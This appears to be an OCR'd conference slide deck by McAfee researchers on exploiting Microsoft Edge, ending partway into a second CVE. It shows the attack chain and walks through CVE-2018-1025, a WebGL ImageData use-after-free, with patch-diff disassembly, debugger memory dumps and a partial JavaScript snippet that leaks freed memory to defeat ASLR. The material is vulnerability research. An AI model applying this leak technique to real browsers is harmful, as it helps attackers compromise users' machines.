Pwning Microsoft Edge Browser: From Memory Safety Vulnerability to Remote Code Execution

Jin Liu, Chong Xu

McAfee

Abstract

In the past few years, the attack and defense of vulnerability exploitation have rapidly evolved, especially for those high-risk applications, such as Microsoft Edge browser. Many new mitigation features have been introduced to Edge browser and Windows operating system, such as CFG, ACG and Win32K Type Isolation. Although these mitigations do help raise the bar for the exploit writer, this cat-and-mouse game is far from over. In this talk, we will present several interesting examples of vulnerability and exploitation techniques, and discuss how to make reliable Edge RCE exploit on Windows 10 x64.


Speaker Profiles

- Jin Liu - Jin Liu is a security researcher of McAfee IPS Research Team. Jin focuses on security research. He specializes in vulnerability and advanced exploitation technique analysis, especially in browser vulnerability research on Windows platform.
- Chong Xu - Chong Xu received his PhD degree from Duke University with networking and security focus. He is currently a director leading McAfee Labs IPS team, which leads the McAfee Labs vulnerability research, malware and APT detection, botnet detection, and feeds security content and advanced detection features to McAfee's network IPS, host IPS, and firewall products, as well as global threat intelligence.

Agenda

- The Common Edge Browser Exploitation Chain
- Achieve User Mode Arbitrary Address Read/Write (AAR/W)
- Bypass Security Mitigation
- Achieve Kernel Escalation of Privilege (EoP)
- Attack Demo
- Conclusion
- Q & A and Acknowledgement
- References

The Common Edge Browser Exploitation Chain



Arbitrary address read and write in user-mode

- Exploit vulnerabilities to achieve AAR/W in Edge browser’s AppContainer process

Bypass security mitigation

- ASLR, DEP
- CFG,ACG,CIG
- Win32k filter
- Etc.

Arbitrary address read and write in kernel-mode

- Ntoskrnl & Win32k & DirectX vulnerabilities
- Win32K Type Isolation, SMEP
- Etc.

RCE with system privilege

- Steal System token
- Execute shell/ payload

Achieve User Mode Arbitrary Address Read/Write through Edge Browser Vulnerabilities(CVE-2018-1025)


- **(Pwn2Own 2018) Microsoft Edge WebGL ImageData Use-After-Free Information Disclosure Vulnerability**

CVE ID	[CVE-2018-1025](CVE-2018-1025)
AFFECTED PRODUCTS	Edge
VULNERABILITY DETAILS	This vulnerability allows remote attackers to disclose sensitive information on vulnerable installations of Microsoft Edge. User interaction is required to exploit this vulnerability in that the target must visit a malicious page or open a malicious file. The specific flaw exists within the handling of ImageData objects in WebGL. By performing actions in JavaScript an attacker can cause a pointer to be reused after it has been freed. An attacker can leverage this in conjunction with other vulnerabilities to execute arbitrary code in the context of the current process.
ADDITIONAL DETAILS	Microsoft has issued an update to correct this vulnerability. More details can be found at: https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-1025
CREDIT	Richard Zhu (fluorescence)


Achieve User Mode Arbitrary Address Read/Write - The Vulnerable Component

- WebGL (Web Graphics Library) is a JavaScript API for rendering interactive 3D and 2D graphics within any compatible web browser without the use of plug-ins. WebGL does so by introducing an API that closely conforms to OpenGL ES 2.0 that can be used in HTML5 <canvas> elements.

Achieve User Mode Arbitrary Address Read/Write - Patch Diff on CCanvasImageData::InitializeFromUint8ClampedArray




```
loc_180C5342B:
mov     eax, [rbp+arg_8]
lea     rdx, [rbp+var_14] ; struct CSize *
mov     r9, [rbp+var_8] ; unsigned __int8 *
mov     rcx, rbx        ; this
mov     r8, [rsi+8]     ; void *
mov     [rbp+var_14], eax
mov     eax, [rbp+var_20]
mov     [rsp+50h+var_30], eax ; unsigned int
mov     [rbp+var_10], edi
call    ?InitializeFromUint8ClampedArray@CCanvasImageData@@AEAAXAEBVCSize@@PEAXPEAEI@Z ;
jmp     short loc_180C534BF
```



```
loc_180C5374F:
mov     eax, [rbp+arg_8]
lea     r8, [rbp+var_10] ; void **
mov     rcx, [r14+8]
xor     edx, edx        ; struct CJScript9Holder *
mov     [rbp+var_10], eax
mov     [rbp+var_10+4], ebx
mov     rax, qword ptr [rbp+var_10]
mov     [rsi+48h], rcx
mov     rcx, rsi        ; struct CBase *
mov     [rsi+40h], rax
call    ?CBaseToVar@CJScript9Holder@@SAJPEAVCBase@@PEAV1@PEAPEAX@Z ; CJScript9Hol
mov     ecx, eax        ; __int32
call    ?CheckHRESULTStrict@Abandonment@@SAXJ@Z ; Abandonment::CheckHRESULTStrict
mov     r8, [rbp+arg_20] ; void **
xor     edx, edx        ; struct CJScript9Holder *
mov     rcx, rsi        ; struct CBase *
call    ?CBaseToVar@CJScript9Holder@@SAJPEAVCBase@@PEAV1@PEAPEAX@Z ; CJScript9Hol
mov     edi, eax
mov     rcx, rsi
jmp     loc_180C5381A
```

The vulnerability exists when the constructor initializes the ImageData object by importing a TypedArray Object. The problematic function is rewritten.

Achieve User Mode Arbitrary Address Read/Write – An Instance of CCanvasImageData Object in Memory




```
0:019> db 000001ea`89171f20
000001ea`89171f20  b8 c2 a9 84 fd 7f 00 00-01 00 00 00 01 00 00 00
000001ea`89171f30  08 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000001ea`89171f40  00 00 00 00 00 00 00 00-00 00 91 9d eb 01 00 00
000001ea`89171f50  a0 05 14 89 ea 01 00 00-d8 c6 a9 84 fd 7f 00 00
000001ea`89171f60  80 00 00 00 80 00 00 00-00 38 75 8d ea 01 00 00
000001ea`89171f70  00 00 8e 9d ea 01 00 00-00 00 01 00 00 00 00 00
000001ea`89171f80  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000001ea`89171f90  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
0:019> u poi 000001ea`89171f20
edgehtml!CCanvasImageData::`vftable':
```

var canvasobj = new ImageData(Uint8ClampedArray)

This “new” JS operator internally calls InitializeFromUint8ClampedArray function when its parameter is a Uint8ClampedArray object.
The created CanvasImageData object has a pointer to the buffer member of Uint8ClampedArray object.

Achieve User Mode Arbitrary Address Read/Write - ImageData Use-After-Free Vulnerability Exploitation Process



Construct

ImageData(Uint8ClampedArray)

CanvasImageData object

Calls

Reference

Extract

InitializeFromUint8ClampedArray

Uint8ClampedArray.buffer

New Object

Free & occupy

Free&GC&Reclaim


Release and occupy

Reuse

WebGL API
related function


Retrieve the content of new object

Achieve User Mode Arbitrary Address Read/Write – Reclaim the Freed Memory with a JS Object



```
0:017> db 0000020d`24926050
0000020d`24926050  00 00 00 00 00 00 00 00-e8 33 07 20 05 02 00 00
0000020d`24926060  74 00 00 00 00 00 e4 1f-01 00 01 00 09 00 4e 00
0000020d`24926070  65 00 78 00 74 00 20 00-70 00 61 00 67 00 65 00
0000020d`24926080  00 00 00 00 e5 1f 01 00-01 00 0a 00 4e 00 65 00
0000020d`24926090  78 00 74 00 20 00 69 00-6d 00 61 00 67 00 65 00
0000020d`249260a0  00 00 00 00 e6 1f 01 00-01 00 0a 00 4e 00 65 00
```

The buffer of TypedArray object




```
0:017> d 0000020d`24926050
0000020d`24926050  68 2b 62 83 fd 7f 00 00-c0 91 65 26 0d 02 00 00
0000020d`24926060  00 00 00 00 00 00 00 00-05 00 00 00 00 00 00 00
0000020d`24926070  10 00 00 00 00 00 00 00-40 00 89 36 0d 02 00 00
0000020d`24926080  40 00 89 36 0d 02 00 00-a0 d1 61 26 0d 02 00 00
0000020d`24926090  00 00 00 00 00 00 00 00-12 00 00 00 00 00 00 00
0000020d`249260a0  00 00 00 00 00 00 00 00-02 00 00 80 02 00 00 80
```

Occupied by a JavascriptNativeIntArray object

Achieve User Mode Arbitrary Address Read/Write - Leak the Content of a JS Object Using WebGL API

```
………
var texture = gl.createTexture();
gl.bindTexture(gl.TEXTURE_2D, texture);
var fb = gl.createFramebuffer();
gl.bindFramebuffer(gl.FRAMEBUFFER, fb);
gl.framebufferTexture2D(gl.FRAMEBUFFER, gl.COLOR_ATTACHMENT0, gl.TEXTURE_2D, texture, 0);
………
var imageData = new ImageData(ta, dimension, dimension);
………
gl.texImage2D(gl.TEXTURE_2D, level, internalFormat, format, type, imageData);
// texImage2D API can associate the ImageData object with the WebGL texture object.
ta1 = new Uint8Array(buffersize);
gl.readPixels(0, 0, dimension, dimension, gl.RGBA, gl.UNSIGNED_BYTE, ta1);
//ReadPixels API can indirectly retrieve the content of the new object on the freed memory.
```

Achieve User Mode Arbitrary Address Read/Write - Leak the JS Object’s Vftable Using WebGL API



此站点提示...

```
chakrabase: 0x7ffd830a0000 vftable: 0x7ffd83622b68
```

Now we have the address of JavascriptNativeIntArray object’s vftable, thus the base address of Chakra.dll module.

Achieve User Mode Arbitrary Address Read/Write -WebRTC UAF Vulnerability (CVE-2018-8179)

- **(Pwn2Own 2018) Microsoft Edge WebRTC Parameters Use-After-Free Remote Code Execution Vulnerability**

CVE ID	CVE-2018-8179
AFFECTED PRODUCTS	Edge
